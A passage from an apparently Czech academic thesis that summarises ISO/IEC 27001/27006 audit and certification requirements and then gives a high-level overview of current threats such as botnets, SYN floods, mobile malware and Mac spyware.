
Bezpečnost informačních systémů by měla být pravidelně přezkoumávána. Tato přezkoumání by měla být prováděna proti příslušné bezpečnostní politice. Jednotlivé technické platformy a informační systémy by měly být auditovány, zda odpovídají relevantním bezpečnostním normám a opatřením.

Měla by existovat opatření pro zajištění bezpečnosti provozního systému a auditních nástrojů v průběhu vlastního auditu. Ochrana auditních nástrojů je nutná, aby byla zajištěna jejich integrita a předešlo se jejich zneužití.

2.2 ISO/IEC 27001 – Systémy managementu bezpečnosti informací – Požadavky

Norma ISO/IEC 27001 poskytuje podporu pro ustavení, zavádění, provozování, monitorování, udržování a zlepšování systému managementu bezpečnosti informací. Přijetí ISMS by mělo být strategickým rozhodnutím organizace, zavedení v organizaci je podmíněno zejména požadavky na bezpečnost.

Model známý jako „PLÁNUJ–DĚLEJ–KONTROLUJ–JEDNEJ“ (PLAN–DO–CHECK–ACT neboli PDCA) může být aplikován na všechny procesy ISMS tak, jak jsou zavedeny právě touto normou.



Obrázek 1. Model PDCA

2.2.1 Ustavení a řízení ISMS

Organizace musí ustavit, zavést, provozovat, monitorovat, přezkoumávat, udržovat a soustavně zlepšovat dokumentovaný ISMS organizace, a to v kontextu všech činností a rizik.

Musí provést zejména následující:

a) určit rozsah a hranice ISMS a definovat politiku ISMS;

b) stanovit přístup organizace k hodnocení rizik;

c) identifikovat rizika, analyzovat a vyhodnocovat je;

d) identifikovat a vyhodnotit varianty pro zvládání rizik;

e) vybrat cíle opatření a jednotlivá bezpečnostní opatření pro zvládání rizik;

f) získat souhlas vedení organizace s navrhovanými zbytkovými riziky;

g) získat povolení ze strany vedení organizace k zavedení a provozu ISMS;

h) připravit prohlášení o aplikovatelnosti.

2.2.2 Interní audity ISMS

Organizace musí provádět interní audity ISMS v plánovaných intervalech, aby určila, zda jednotlivá bezpečnostní opatření vyhovují požadavkům Normy ISO/IEC 27001 a odpovídajícím zákonným nebo regulatorním požadavkům a identifikovaným požadavkům na bezpečnost informací. Měly by být zavedeny a udržovány efektivně a fungovat tak, jak se očekává.

Program auditů musí být naplánován s ohledem na stav a význam auditovaných procesů a oblastí a s ohledem na výsledky předchozích auditů. Musí být definována kritéria auditů, jejich rozsah, četnost a metody. Výběr auditorů a vlastní provedení auditu musí zajistit objektivitu a nestrannost procesu auditu. Auditoři by neměli prověřovat svou vlastní práci.

Odpovědnosti a požadavky na plánování a provedení auditů, na hlášení výsledků a udržování záznamů musí být definovány dokumentovaným postupem.

Vedoucí zaměstnanci odpovědní za oblast, která je předmětem auditu, by měli neodkladně zajistit kroky k odstranění zjištěných nedostatků a jejich příčin. Tyto kroky musí obsahovat zpětnou kontrolu a hlášení o výsledcích této kontroly.

2.2.3 Přezkoumávání ISMS

Přezkoumávání ISMS organizace by měla být prováděna v pravidelných intervalech (alespoň jednou za rok), aby byla zajištěna permanentní přiměřenost, adekvátnost a účinnost.

Toto přezkoumání musí také hodnotit možnosti zlepšení a potřebu změn v ISMS včetně bezpečnostní politiky a cílů bezpečnosti.

Výsledky přezkoumání by měly být jasně zdokumentovány a měly by být o nich udržovány záznamy. Výstup z přezkoumání by měla zahrnovat jakákoli rozhodnutí a činnosti vztahující se ke zvyšování účinnosti ISMS, aktualizaci hodnocení rizik a nezbytné změny postupů v bezpečnosti informací v reakci na vnitřní nebo vnější události, které mohly mít vliv na ISMS.

2.2.4 Zlepšování ISMS

Organizace by měla neustále zvyšovat účinnost ISMS s využitím politiky a cílů bezpečnosti informací, výsledků auditů, analýz monitorovaných událostí, nápravných a preventivních opatření a přezkoumání prováděných vedením organizace.

Organizace musí přijmout příslušná opatření pro odstranění nedostatků spojených s implementací a provozem ISMS, aby zabránila jejich opětovnému výskytu.

Organizace musí určit opatření, která zabrání opakovanému výskytu nesouladu s požadavky ISMS. Preventivní opatření by měla být přiměřená závažnosti potenciálních problémů. Priorita opatření k nápravě by pak měla být určena na základě výsledků hodnocení rizik.

2.3 ISO/IEC 27006 – Požadavky na orgány provádějící audit a certifikaci systému řízení bezpečnosti informací

Norma ISO/IEC 27006 specifikuje požadavky a poskytuje doporučení pro orgány provádějící audit a certifikaci systému řízení bezpečnosti informací, a doplňuje tak požadavky obsažené v ISO/IEC 27001.

2.3.1 Požadavky na zdroje

Certifikační orgán musí zajistit, že má odpovídající vývoj znalostí, technologií a legislativy v oblastech relevantních k ISMS organizace, kterou hodnotí. Musí mít efektivní systém pro analýzu odborných způsobilostí, které potřebuje mít k dispozici v oblasti řízení bezpečnosti informací, a to s ohledem na všechny technické oblasti, v nichž působí. Vůči svým klientům musí být certifikační orgán schopen doložit, že provedl analýzu odborné způsobilosti dle požadavků každé relevantní oblasti dříve, než na sebe převezme smluvní

závazky. Musí být zejména schopen demonstrovat, že má odbornou způsobilost k provedení následujících činností:

a) porozumění oblastem činností organizace klienta a souvisejících rizik vyplývajících z činností;

b) určení potřebných odborných způsobilostí ve vztahu k identifikovaným činnostem a hrozbám působícím na informační aktiva a ve vztahu k zranitelnostem a dopadům na organizaci klienta;

c) potvrdit dostupnost požadovaných odborných způsobilostí.

Management certifikačního orgánu musí mít zavedeny potřebné procesy a zdroje k tomu, aby mohl posoudit, zda jsou jednotliví autoři odborně způsobilí pro vykonání požadovaných úkonů v rámci certifikace. Certifikační orgán musí mít osoby odborně způsobilé k:

a) výběru a ověření odborné způsobilosti auditorů vybraných do auditních týmů konkrétního auditu;

b) instruování auditorů ISMS a zajištění potřeného odborného školení;

c) rozhodnutí o udělení, udržování, stažení, pozastavení, prodloužení nebo omezení certifikací;

d) přípravě a vedení procesu odvolání a stížností.

Při výběru auditního týmu, který má být jmenován pro konkrétní certifikační audit, musí certifikační orgán zajistit odpovídající znalosti pro všechny vytyčené úkoly. Auditní tým může být v případě potřeby doplněn o technické experty, kteří mají odpovídající znalosti o technologiích, které jsou součástí auditu. Tito experti však nemohou nahradit auditory ISMS, mohou však auditorovi poskytnout odbornou radu v technických otázkách týkajících se auditovaného systému řízení. Následující kritéria se musejí vztahovat na každého auditora v ISMS auditním týmu. Auditor musí mít:

a) ukončené středoškolské vzdělání;

b) nejméně čtyři roky pracovních zkušeností v oblasti informačních technologií, z toho nejméně dva roky v roli nebo funkci související s bezpečností informací;

c) úspěšně ukončené pětidenní školení, které svým rozsahem pokrývá audity ISMS a vedené auditů;

d) zkušenosti z celého procesu hodnocení bezpečnosti informací dříve než převezme odpovědnost za provedení auditu v roli auditora (zkušenosti by měl auditor získat účastí na minimálně čtyřech certifikačních auditech v délce trvání minimálně dvaceti dní, včetně přezkoumání dokumentace a analýzy rizik, hodnotících a auditních zpráv;

e) současné znalosti v daném oboru;

f) schopnost podívat se na komplexní operace ze širší perspektivy a porozumět rolím jednotlivých oddělení ve větších organizacích;

g) aktuální znalosti a kvalifikaci v oblasti bezpečnosti informací a auditu a tyto znalosti udržovat v rámci kontinuálního procesu rozvoje.

Vedoucí auditních týmů musí (kromě výše uvedených požadavků) navíc:

a) mít znalosti a vlastnosti potřebné k řízení certifikačního auditu;

b) mít jako auditor za sebou minimálně tři kompletní audity ISMS;

c) úspěšně demonstrovat schopnosti efektivní komunikace jak ústní, tak i písemné.

V případě, kdy je v auditním týmu využito služeb externích auditorů či technických specialistů, musí certifikační orgán zajistit, že mají odbornou způsobilost a naplňují příslušná ustanovení a nejsou zapojeni do procesu takovým způsobem, že by nemohla být zaručena jejich nestrannost.

2.3.2 Požadavky na informace

Certifikační orgán musí od organizace klienta vyžadovat, aby měla dokumentovaný a implementovaný ISMS v souladu s požadavky ISO/IEC 27001 a další relevantní dokumentaci požadovanou pro certifikace. Certifikační orgán musí mít dokumentované postupy pro:

a) úvodní certifikační audit ISMS organizace v souladu s ISO/IEC 27001 a další relevantní dokumentaci;

b) periodický, dohledový a certifikační audit ISMS organizace v souladu s ISO/IEC 17021 na trvající shodu s relevantními požadavky a pro verifikaci toho, že organizace realizuje kroky pro nápravu všech zjištěných neshod.

Certifikační orgán musí dodat každé organizaci certifikační dokumenty, tj. listinu nebo certifikát podepsaný osobou, které byla tato odpovědnost přidělena. Certifikát musí identifikovat rozsah udělené certifikace, pro jakou část organizace a pro jaké systémy byla

certifikace udělena a normu, podle které je ISMS certifikován. Dále je v něm obsažen odkaz na verzi prohlášení o aplikovatelnost.

Před začátkem certifikačního auditu musí certifikační orgán požádat organizaci o informaci, zda existují takové záznamy ISMS, které nemohou být zpřístupněny pro přezkoumání auditním týmem z toho důvodu, že obsahují důvěrné nebo citlivé informace. Certifikační orgán pak musí stanovit, zda bude možné provést odpovídající audit, popřípadě doporučit organizaci, aby certifikační audit proběhl teprve poté, co budou provedena opatření pro získání odpovídajícího přístupu

2.3.3 Požadavky na procesy

Kritéria, vůči kterým je prováděn audit ISMS klienta, musí být ta, která jsou uvedena v normě ISO/IEC 27001 a ostatních dokumentech požadovaných pro certifikaci a relevantních pro k vykonávaným činnostem.

Dokumentace certifikačního orgánu musí zahrnovat politiku a postupy pro implementaci certifikačního procesu včetně kontrol použití a aplikace dokumentace použité během certifikace ISMS a postupu auditu a certifikace ISMS organizace klienta.

Auditní tým musí být formálně ustanoven a vybaven odpovídajícími pracovními dokumenty. Plán a datum auditu musí být s organizací klienta předem dohodnut. Pověření, které je dáno auditnímu týmu, musí být jasně definováno a sděleno organizaci klienta musí od auditního týmu vyžadovat, aby prozkoumal strukturu, politiky a postupy organizace a potvrdil, že splňují všechny relevantní požadavky dané rozsahem certifikace, a že implementované postupy zaručují důvěru v ISMS organizace.

Auditní tým musí provést audit ISMS organizace oproti všem certifikačním požadavkům platným ve stanoveném rozsahu. Certifikační orgán musí zajistit, že jsou rozsah a hranice organizace jasně definovány s ohledem na povahu činností, na specifika organizace, její polohu, aktiva a technologie.

Certifikační orgán musí poskytnout auditorům dostatečný čas k provedení všech činností vážících se k úvodnímu, dohledovému nebo recertifikačnímu auditu. Vyhrazený čas musí být stanoven na základě následujících faktorů:

a) rozsahu ISMS (např. počtu používaných informačních systémů, počtu zaměstnanců);

b) komplexnosti ISMS (např. kritičnosti informačních systémů, rizikovost ISMS);

c) typu vykonávaných činností v rozsahu ISMS;

d) rozsahu a různosti technologií použitých při implementaci různých součástí ISMS (jako jsou implementovaná opatření, dokumentace a kontrola procesů, nápravná či preventivní opatření apod.);

e) počtu pracovišť;

f) již demonstrovaného výkonu ISMS;

g) rozsahu outsourcingu a ujednání o využití služeb třetích stran v rámci ISMS;

h) aplikovaných norem a předpisů, které jsou relevantní pro rozsah certifikace.

V případě, že má organizace klienta více pracovišť, která operují pod stejným ISMS a jsou zahrnuta do programu přezkoumání vedením, může certifikační orgán rozhodnout o provedení auditu na reprezentativním vzorku pracovišť. Při výběru reprezentativního počtu pracovišť musí být bráno v úvahu následující:

a) výsledky interních auditů centrály a jednotlivých pracovišť;

b) výsledky přezkoumání vedením,

c) rozdíly ve velikostech jednotlivých pracovišť;

d) rozdíly v činnostech jednotlivých pracovišť;

e) složitosti ISMS;

f) složitosti informačních systémů na jednotlivých pracovištích;

g) rozdíly v pracovních postupech;

h) rozdíly v prováděných činnostech;

i) potenciální interakce s kritickými informačními systémy nebo s informačními systémy zpracovávajícími citlivé informace;

j) jakékoliv odlišnosti od zákonných požadavků.

Reprezentativní vzorek je vybrán ze všech pracovišť v rozsahu ISMS organizace, které odráží všechny výše uvedené faktory. Program auditu pokrývá reprezentativní vzorky v rozsahu certifikace během období tří let. V případě, že je zjištěna neshoda, a to buď v centrále, anebo na některém pracovišti, jsou přijata nápravná opatření v centrále a všech pracovištích zahrnutých certifikátem.

Certifikační orgán musí mít postupy, které zajistí, aby organizace klienta byla schopna demonstrovat, že má naplánované interní audity ISMS, a že plán i postupy jsou funkční a jejich funkčnost může být předvedena. Certifikační postupy se musí zaměřit na prokázání toho, že ISMS organizace splňuje požadavky normy ISO/IEC 27001 a požadavky politik a cílů organizace. Plán auditu musí identifikovat auditní techniky využívající síťových služeb, které bude vhodné během auditu vyžít.

Předtím, než auditní tým ukončí posuzování na místě a opustí prostory organizace, setká se s vedením organizace a poskytne mu písemnou nebo ústní informaci o shodě ISMS organizace s konkrétními požadavky na certifikaci a příležitost k dotazům ohledně auditních nálezů. Auditní tým předá certifikačnímu orgánu auditní zprávu, která obsahuje výsledky zkoumání shody ISMS organizace s požadavky na certifikace. Auditní zpráva musí obsahovat následující informace a odkazy na ně:

a) záznam z auditu včetně závěrů z přezkoumání dokumentace;

b) záznam z certifikačního auditu o tom, že organizace provedla analýzu informačních rizik;

c) celkovou délku auditu, včetně detailní specifikace času stráveného na přezkoumání dokumentace, posouzení provedení analýzy rizik, při auditu na místě a vypracování auditní zprávy;

d) šetření, která byla během auditu provedena, odůvodnění pro jejich výběr a použitá metodologie.

Zpráva auditu musí obsahovat dostatečnou úroveň detailu tak, aby podpořila rozhodování o udělení certifikace. Část auditní zprávy mohou tvořit i vyplněné dotazníky, kontrolní seznamy, pozorování, záznamy nebo poznámky auditora. Auditní zpráva musí posoudit přiměřenost interní organizace a osvojených postupů tak, aby dávaly dostatečnou důvěru v provozovaný ISMS. Kromě požadavků uvedených v ISO/IEC 27001 musí auditní zpráva pokrývat také:

- stupeň důvěry, která může být vložena na interní audity a přezkoumání vedením organizace;
- přehled nejdůležitějších pozorování, pozitivních i negativních, týkajících se implementace a efektivnosti ISMS;

- doporučení auditního týmu o udělení/neudělení certifikace, včetně informací zdůvodňujících toto doporučení.

2.3.4 Úvodní audit a certifikace

Aplikují se požadavky podle normy ISO/IEC 17021. Certifikační orgán musí po organizaci požadovat, aby provedla všechny nezbytné přípravy pro provedení certifikačního auditu včetně přípravy dokumentace a zajištění přístupu ke všem oblastem, záznamům (včetně interních zpráv a zpráv o nezávislých přezkoumáních bezpečnosti informací) a personálu za účelem certifikačního auditu, recertifikačního auditu a řešení stížností.

První fáze auditu

V této fázi auditu musí certifikační orgán obdržet dokumentaci popisující návrh ISMS. Cílem první fáze je poskytnout vstupy pro zaměření a naplánování druhé fáze auditu porozuměním, jak ISMS funguje v kontextu cílů organizace a politiky ISMS a jaká je celková připravenost organizace na certifikační audit.

První fáze musí zahrnovat přezkoumání dokumentace. Certifikační orgán se musí s organizací klienta dohodnout na tom, kdy a kde se přezkoumání dokumentace uskuteční.

Výsledky první fáze musí být shrnuty v auditní zprávě. Certifikační orgán musí uvědomit organizaci klienta o dodatečných požadavcích na informace a záznamy, které mohou být vyžádány k detailnímu přezkoumání v rámci druhé fáze auditu.

Druhá fáze auditu

Vždy se koná v prostorách organizace klienta. Na základě nálezů zdokumentovaných v auditní zprávě z první fáze připraví certifikační orgán návrh plánu na druhou fázi auditu. Cílem druhé fáze je potvrdit, že je organizace klienta v souladu s vlastní politikou, stanovenými cíli a postupy, a potvrdit, že ISMS organizace vyhovuje všem požadavkům normy ISO/IEC 27001 a dosahuje cílů stanovených v politice ISMS.

Pro naplnění těchto cílů musí být udit organizace zaměřen na:

a) hodnocení rizik bezpečnosti informací a na to, že hodnocení dávají porovnatelné a opakovatelné výsledky;

b) výběr cílů opatření a jednotlivých opatření v závislosti na procesech hodnocení a ošetření rizik;

c) přezkoumání efektivnosti ISMS a měření efektivnosti bezpečnostních opatření, hlášení a přezkoumávání stavu oproti stanoveným cílům ISMS;

d) interní audity ISMS a přezkoumání vedením organizace;

e) odpovědnost vedení za bezpečnostní politiku;

f) soulad mezi vybranými a implementovanými opatřeními, prohlášením o aplikovatelnosti, výsledky procesů hodnocení a ošetření rizik, politikou a cíli ISMS;

g) implementaci opatření s ohledem na měření jejich efektivnosti s cílem určit, zda jsou opatření implementována a zda jsou účinná pro dosahování stanovených cílů;

h) ověření toho, že jsou programy, procesy, postupy, záznamy, interní audity a přezkoumání efektivnosti ISMS dohledatelné v záznamech o rozhodnutích učiněných vedením a v souladu s cíli a politikou ISMS.

Jako podklad pro objektivní rozhodnutí o udělení certifikace musí certifikační orgán vyžadovat přehledné auditní zprávy, na základě kterých lze učinit konečné rozhodnutí. Auditní tým předává certifikačnímu orgánu zprávy z jednotlivých fází certifikačního auditu.

Rozhodnutí o udělení certifikace musí být přijato na základě informací shromážděných v průběhu certifikačního procesu a jakýchkoliv dalších relevantních informací. Rozhodnutí o udělení certifikace nesmí být učiněno těmi, kteří se účastnili auditu. Entita, která činí rozhodnutí o udělení certifikace, by normálně neměla zvrátit negativní doporučení ze strany auditního týmu. Pokud však přesto taková situace nastane, musí certifikační orgán podrobně zdokumentovat a odůvodnit své rozhodnutí.

3 STRUČNÝ PŘEHLED AKTUÁLNÍCH BEZPEČNOSTNÍCH HROZEB V IT [16)]

Protože je problematika každé uvedené techniky velmi obsáhlá a některé jsou i prakticky použity v této práci, nebude úkolem následující kapitoly je detailně popisovat. Půjde o stručný přehled a nastínění, jak takové hrozby vypadají, a to z aktuálního hlediska.


3.1 Botnet

Jedná se o hrozbu, která v současnosti ohrožuje okolo tří milionů PC po celém světě, a to v podobě sítě počítačů, již kontrolují určité skupiny osob. Způsob fungování je založen na infikování hostitelského PC určitým typem backdooru, který útočníkovi umožňuje na dálku kontrolovat dané PC (Zombie). Backdoory fungují naprosto automaticky a autonomně, což umožňuje šířit nákazu dále okolo sebe.

Botnety jsou dnes efektivními nástroji pro generování velkého množství peněz. Oběti mnohdy ani netuší, že jsou jejich PC infikovány a že se účastní něčeho nezákonného.


Botnety lze rozdělit podle povahy fungování:

- Centralizovaná kontrola – centrála, která identifikuje nový bot, přidá tento do databáze a průběžně kontroluje jeho status. Vlastník daného centrálního botu následně řídí celou síť. Pokud je však centrála odříznuta od přístupu na síť, přestanou být napadené koncové boty aktivní a v důsledku toho struktura botnetu zanikne.



Obrázek 2. Typologie botnetu – centralizovaná kontrola

- Decentralizovaná kontrola (tzv. P2P botnet) – tento typ používá k rozesílání příkazů a pro kontrolu všechny sousedící boty. Složitější distribuování rozkazu tak má za následek, že tuto síť nelze tak jednoduše rozbít.




Obrázek 3. Typologie botnetu – decentralizovaná kontrola

Dále se sítě botnet mohou dělit podle síťového protokolu:

- IRC – jednotlivé boty jsou propojeny pomocí „Internet Relay Chat“ (jednoduchého protokolu pro komunikaci v reálném čase).
- IM – tento typ botnetu není moc rozšířený, neboť je založen na složitém vytváření nových účtů pro další boty. Využívá „Instant Messaging“ služby jako jsou ICQ, MSN a další.
- WWW – tento typ komunikace se prudce rozvíjí pro svou jednoduchost při vytváření nových botů.

Jeden z největších botnetů měl okolo deseti milionů Zombie a byl znám jako „Storm Botnet“ (Email.Worm.Win32.Zhelatin). V současnosti je největším botnetem „Festi“ s jedním milionem Zombie.



Obrázek 4. Aktuální stav velikosti botnetů

Botnety se využívají k útokům jako je například SPAM (rozesílání nevyžádané pošty) nebo DDoS.

Druhý zmíněný představuje distribuovaný útok z více PC na jeden konkrétní cíl. Útokem má být dosaženo nedostupnosti služby daného serveru nebo jeho opětovného restartování. Pokud útok nastane, většinou se projeví nadměrným využíváním prostředku daného serveru, což vede v lepším případě k menší dostupnosti služby, v horším případě ke zhroucení systému.

Typickým představitelem takového útok je např. „SYN flood“, který zneužívá falešnou hlavičku odesilatele. Princip útoku: Odešle se SYN flood paket s falešnou hlavičkou odesilatele na server, kde je zpracován. Server následně odpoví TCP/SYN-ACK paketem a čeká na odezvu, která ale nemůže být realizována v důsledku nepravdivě zadané hlavičky (zpáteční adresy). Takto polootevřená žádost nějakou dobu blokuje jiné legitimní žádosti o připojení.

Ochrana proti této hrozbě se realizuje pomocí firewallu, jež je schopen tento typ útoku detekovat a odvrátit.

3.2 Útoky na mobilní telefony, tablety a platformu MAC


Raketový vzestup mobilních zařízení s sebou nese i riziko napadení nežádoucím SW. První malware (software určený k poškození) pro mobilní zařízení se objevil v roce 2004 a byl určen pro operační systém Symbian.

Dnes se primárně útočí na platformy Android a iOS. Antivirové společnosti evidují tisíce druhů malwaru, které se dostávají do mobilních telefonů pomocí aplikace třetích stran, jež nepocházejí z oficiálního obchodu daného výrobce. Mohou ale pocházet i z veřejných datových úložišť, která jsou zdrojem „cracknutých“ aplikací a her.

Nebezpečným se jeví také malware, který způsobuje úmyslné zasílání SMS na čísla s vysokým tarifem. Tato vysokotarifní čísla vlastní útočník a „nakažený“ telefon na něj automaticky zasílá SMS, čímž vzniká oběti finanční škoda.

Škodlivý kód lze do telefonu dostat také pomocí QR kódu, který je veřejně vystaven. Modelová situace: Jdete po ulici a zahlédnete reklamu s přiloženým QR kódem. Reklama vás osloví, a tak využijete možnosti rychlého načtení pomocí mobilního telefonu či tabletu právě přes nabízený QR kód. Netušíte však, že útočník jej přelepil svým vlastním, kterým odkazuje na infikované webové stránky. Následně dojde k infiltraci škodlivého SW.


Ohroženy jsou dnes i platformy MAC. V hledáčku útočníků je zejména stále více využívaný operační systém OSX. Stejně jako systém Windows je i OSX „děravý“ a útočníci tak mají možnost nacházet stále nové a nové chyby daného systému.



Obrázek 5. Malwere ohrožující platformu Mac OSX

Útočníci využívají podobné metody jako u napadení systému Windows. Jedná se o falešný antivirový program nebo Flashback botnet (OSX/Flshplyr).

Doslova hrozbou posledních dnů je však Crisis (OSX/Morcut-A). Tento spyware je schopen komplexního monitorování všech činností systému od pohybu myši až po kontrolu webové kamery. Opět jde o velice komplexní problém a podle názorů odborníků o velice závažnou hrozbu. Obranou může být zodpovědné chování ve smyslu nakupování aplikací od autorizovaných společností a maximální obezřetnost na úrovni fyzické bezpečnosti.



Obrázek 6. Počet malware ohrožujících systém Android

3.3 Malware

Pod souhrnné označení malware je možné zahrnout počítačové viry, trojští koně a spyware.

Společnosti zabývající se bezpečností poukazují na znepokojivý nárůst hrozeb zejména v oblasti komerční sféry (v roce 2012 až dvojnásobný oproti letům 2010 a 2011). I přes fungující politiku zabezpečení vždy určité procento napadených cílových skupin podlehne, a počet úspěšně provedených útoků se tak dále zvyšuje. Znepokojivým se jeví také zjištění, že se zrychluje cyklus vývoje malwaru, jež tak rychleji dokáže odpovídat na vyvíjející se trendy IT.

Prudce narůstá také vytváření malwaru v 64-bitové kompatibilitě. 32-bitový malware běžící na 64-bitovém PC je poměrně lehce detekovatelný, a tak je dnes běžným trendem vyvíjet 64-bitový malware. Došlo také ke zjištění, že určitý malwar (např. „Shylock“) může lehce detekovat, zda jde o virtuální stroj. Nejde nainstalovat v okamžiku, kdy je zjištěna relace vzdálené plochy.

